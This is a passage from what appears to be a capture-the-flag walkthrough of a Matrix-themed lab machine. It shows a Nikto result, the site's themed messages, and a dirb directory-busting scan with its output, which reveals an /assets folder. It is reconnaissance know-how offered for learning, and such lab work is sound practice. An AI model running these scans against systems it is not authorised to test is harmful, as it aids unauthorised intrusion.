
Nikto doesn't find anything except that the webserver is outdated. Let's have a look at site.



"Follow the White Rabbit"


Welcome to the real world, Neo. I'm glad you're here

"Follow the White Rabbit"! "Welcome to the real world, Neo. I'm glad you're here". Is this a message. I scroll down. I see this.




I scroll further down.

Am I in space or am really in the matrix? OK. There' s nothing useful here. Let's try the directory busting.



```
└──╼ $dirb http://192.168.45.129

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Oct  4 18:28:25 2019
URL_BASE: http://192.168.45.129/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.45.129/ ----
+ http://192.168.45.129/assets (CODE:301|SIZE:0)
+ http://192.168.45.129/index.html (CODE:200|SIZE:3752)

-----------------
```


There is a directory named "assets". Let's see what it contains.



Directory listing for /assets/

- css/
- fonts/
- img/
- js/
- vendors/

